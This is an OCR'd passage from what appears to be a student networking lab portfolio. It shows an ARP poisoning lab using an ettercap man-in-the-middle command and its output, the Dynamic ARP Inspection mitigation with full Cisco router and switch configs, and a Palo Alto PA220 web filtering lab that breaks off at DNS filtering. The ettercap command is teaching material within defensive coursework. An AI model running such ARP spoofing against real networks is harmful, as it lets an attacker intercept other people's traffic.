
On your malicious PC, type the command `sudo ettercap -T -M arp:remote /<source>// /192.168.1.1//`, replacing <source> with the IP of your benign PC.

```
baddie@baddie-ThinkPad-Yoga-11e-5th-Gen:~$ sudo ettercap -T -M arp:remote /192.168.1.2// /192.168.1.1//

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
enp3s0 -> 48:2A:E3:8E:DE:50
          192.168.1.4/255.255.255.0
          fe80::513b:edd1:ed9b:2e8d/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/all/use_tempaddr is not set to 0.
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/enp3s0/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534...

  34 plugins
  42 protocol dissectors
  57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...

* |==================================================>| 100.00 %

2 hosts added to the hosts list...
```

In another terminal tab, open up wireshark and choose the ethernet interface.



If the exploit worked correctly, you should see raw traffic from the benign PC. Once again, we can see unencrypted HTTP traffic to https://www.nhscisco.com.



ARP Poisoning Fixes

ARP poisoning can be prevented against with Dynamic ARP Inspection, or DAI. Note that DAI requires DHCP snooping to be enabled. Refer to the DHCP Starvation Fixes section for the DHCP snooping commands.

Enter the following commands to enable DAI:


`Switch(config)#ip arp inspection vlan <vl>`

Enables Dynamic ARP inspection on the VLAN <vl>. For this lab, set <vl> to 1.

`Switch(config-if)#ip arp inspection trust`

Trusts an interface and exempts it from Dynamic ARP inspection. For this lab, enable this on port FastEthernet 0/1, the connection to the router.

Network Diagram



Configurations

Router

```
version 16.9
service timestamps debug datetime msec
service timestamps log datetime msec
platform qfp utilization monitor load 80
platform punt-keepalive disable-kernel-core
hostname BaddieRouter
boot-start-marker
boot-end-marker
vrf definition Mgmt-intf
 address-family ipv4
 exit-address-family
 address-family ipv6
 exit-address-family
no aaa new-model
ip dhcp excluded-address 192.168.1.1
ip dhcp excluded-address 192.168.1.254
ip dhcp pool POOL1
 network 192.168.1.0 255.255.255.0
 default-router 192.168.1.1
 dns-server 8.8.8.8
login on-success log
subscriber templating
vtp domain cisco
vtp mode transparent
multilink bundle-name authenticated
no license smart enable
diagnostic bootup level minimal
spanning-tree extend system-id
redundancy
```

```
 mode none
interface GigabitEthernet0/0/0
 ip address 192.168.1.1 255.255.255.0
 negotiation auto
 ip nat inside
interface GigabitEthernet0/0/1
 ip address dhcp
 negotiation auto
 ip nat outside
interface Serial0/1/0
 no ip address
 shutdown
interface Serial0/1/1
 no ip address
 shutdown
interface GigabitEthernet0
 vrf forwarding Mgmt-intf
 no ip address
 negotiation auto
ip forward-protocol nd
ip http server
ip http authentication local
ip http secure-server
ip http client source-interface GigabitEthernet0/0/1
ip nat inside source list 1 interface GigabitEthernet0/0/1
overload
ip route 0.0.0.0 0.0.0.0 dhcp
access-list 1 permit 192.168.1.0 0.0.0.255
control-plane
line con 0
 exec-timeout 0 0
 transport input none
 stopbits 1
line aux 0
 stopbits 1
line vty 0 4
 login
end
```

Switch (Fixes highlighted in red)

```
version 12.2
no service pad
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
hostname BaddieSwitch
boot-start-marker
boot-end-marker
```

```
no aaa new-model
system mtu routing 1500
authentication mac-move permit
ip subnet-zero
ip dhcp snooping vlan 1
no ip dhcp snooping information option
ip dhcp snooping
ip arp inspection vlan 1
spanning-tree mode pvst
spanning-tree etherchannel guard misconfig
spanning-tree extend system-id
vlan internal allocation policy ascending
interface FastEthernet0/1
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 ip arp inspection trust
 spanning-tree portfast
 ip dhcp snooping trust
interface FastEthernet0/2
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/3
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/4
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/5
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/6
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/7
 switchport mode access
 switchport port-security maximum 5
```

```
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/8
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/9
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/10
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/11
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/12
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/13
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/14
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/15
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/16
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
```

```
interface FastEthernet0/17
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/18
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/19
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/20
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/21
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/22
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/23
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/24
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/25
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/26
 switchport mode access
```

```
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/27
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/28
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/29
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/30
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/31
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/32
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/33
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/34
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/35
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
```

```
 spanning-tree portfast
interface FastEthernet0/36
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/37
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/38
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/39
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/40
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/41
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/42
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/43
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/44
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/45
```

```
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/46
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/47
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/48
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface GigabitEthernet0/1
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface GigabitEthernet0/2
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface GigabitEthernet0/3
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface GigabitEthernet0/4
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface Vlan1
 ip address 192.168.1.254 255.255.255.0
ip classless
ip http server
ip http secure-server
ip sla enable reaction-alerts
line con 0
line vty 5 15
```

```
end
```

Problems

Originally, after implementing all of the security measures on the switch, the DHCP server was unable to give out addresses. We fixed this by adding the `no ip dhcp snooping information option` command, which disables the DHCP relay agent information option, a service that the router's DHCP server does not support.

Conclusion

To wrap up, I now have a much better understanding of Layer 2 attacks and how they are executed. I'm now well-versed in the inner workings of Ethernet Frames, ARP, Network Switches, and DHCP. I am confident that in a real-life lab setting, I could mitigate these attacks and keep enterprise networks safe.

Palo Alto Networks Cybersecurity Academy – Setting up Web Filtering

Colin J. Faletto, CCNA

paloalto NETWORKS

Purpose

This lab serves to expand on the previous Palo Alto lab by teaching CCNP students how to set up the PA220 for a small-scale SOHO network, which is the primary use case for the device. This lab covers skills such as setting up DHCP services and trust boundaries on a router, which are essential for basic network functions and security.

Background

Palo Alto Networks is a networking and cybersecurity company from Santa Clara, California. They are a member of the S&P 500. They focus mainly on the business market, creating scalable security solutions for many of the largest companies worldwide.

The Palo Alto PA220 is a firewall sold by Palo Alto Networks. Contrary to Palo Alto's main market, the PA220 is intended for small office/home office solutions. The PA220 can also be used in a small school environment, as is the case in this lab. Marketed as a NGFW, or Next-Generation Firewall, the PA220 uses machine learning to identify attacks instead of relying on a simple signature check like traditional firewalls. This technology allows the PA220 to identify undocumented threats and brand-new exploits without intervention from Palo Alto networks themselves. As of January 31, 2023, it is no longer being sold, and it will reach end-of-life on January 31, 2028.

The latest version of PAN-OS is PAN-OS 11.2 Quasar, which was released in May 2024. In this lab, our firewall is running PAN-OS 8, which has reached end of life and is no longer supported.

PAN-OS's GUI has a variety of settings and tools to control advanced functionality of the router. The GUI's default page is a dashboard that displays vital information, such as console messages and link states of ports.

The PA220 is primarily intended for SOHO, or Small Office/Home office networks, which normally have ten or fewer employees and are perfect for small businesses. However, the PA220 also works in small-scale school environments, such as elementary school computer labs. This is the use case uponon which this lab is built.

The PA220 offers a variety of methods to filter and manage inbound and outbound traffic. One such method is URL filtering. A Uniform Resource Locator, or URL, is the primary identifier for hosts on the internet and can be used with a variety of protocols. In this case, the PA220 uses URLs to identify the destination of HTTP and HTTPS traffic.

Another filtering method offered by the PA220 is DNS-based filtering. Domain Name System, or DNS, is a method of mapping user-readable hostnames to computer-readable IP addresses. DNS uses port 53 and is unique in that it can use both TCP and UDP for data transmission. DNS works by having a central server keep a database of

IP-hostname mappings and provide them to clients upon requests. The PA220 can filter through DNS by intercepting these requests and choosing to respond with either a fake sinkhole address or no address at all.

Yet another filtering method offered by the PA220 is application-level filtering. At layer 4 of the OSI model, communication is primarily managed by the Transmission Control Protocol and the User Datagram Protocol, both of which communicate different types of traffic by assigning port numbers to different application layer protocols. Common port number examples are 80 for HTTP, 22 for SSH, and 443 for HTTPS. The PA220 can easily filter this traffic by checking for specified port numbers. Application-level filtering isn't as useful as DNS or URL filtering, as many protocols (DNS, HTTP(S), and DHCP) must be enabled for a network to function properly and most modern programs use HTTP(S) for any network functionality.

Another example of an application with its own port number is IRC. Internet Relay Chat, more commonly known as IRC, is an instant messaging protocol created in 1988 and popularized in the mid to late 1990s. It was created in Finland at the Universituy of Oulu and spread through various universities before eventually becoming popular with the general public. Nowadays, the protocol isn't commonly used for messaging, being replaced with web-based chat apps like Discord, Slack, and Microsoft Teams. However, IRC maintains a small cult following and has several active servers that keep it alive.

Lab Summary


In this lab, we set up three different types of web filtering: URL filtering, DNS-based filtering, and application-level filtering. For URL filtering, we blocked all pre-defined categories that weren't appropriate for a school environment and created a custom URL category (adobe.com) that was blocked by default but could be overridden with a password. For DNS-based filtering, we set all requests for harmful/malicious categories to return a sinkhole IP address and alert the firewall. For application-level filtering, we blocked all IRC traffic.

Lab Commands


NOTE: These instructions build off of a firewall that already has basic configurations for a SOHO environment. Please refer to these instructions first (https://github.com/faletto/pa220-soho) if you are setting up a firewall from scratch.

URL Filtering


Go to Objects > Custom Objects > URL Category. Click "Add".




Type a name and description and enter the URL you would like to block. In this case, we blocked adobe.com as an example, despite the lack of malicious content.




Go to the “URL Filtering” section and click “Add”.




Name your profile and give it a description. Click the check next to your custom URL category, and make sure “Site Access” and “User Credential Submission” are set to “block”. Optionally, you can set the “Site Access” key to “override”, which will make the website require an administrator password to access. Properly configure the pre-defined categories to match what would be appropriate for a school setting.




Optional: Configuring override

- Go to “Device” > “Setup” > “Content ID” and click “Add” under the “URL Admin Override” section. Add your desired password and click “OK”.
- 


Go to “Policies” > “Security” and select the security policy that controls outgoing internet traffic.




Click the “Actions” tab, set “Profile Type” to “Profiles”, and set the URL Filtering profile to the profile you set up.



URL-Based filtering should now work. As shown in the screenshot below, general internet traffic is allowed through, but HTTP connections to adobe.com are blocked.




As shown in the image below, if the URL category is configured as “Override” instead of “Block”, requests to adobe.com will show a “Web Page Blocked” page that can be bypassed using a password.



DNS-Based Filtering

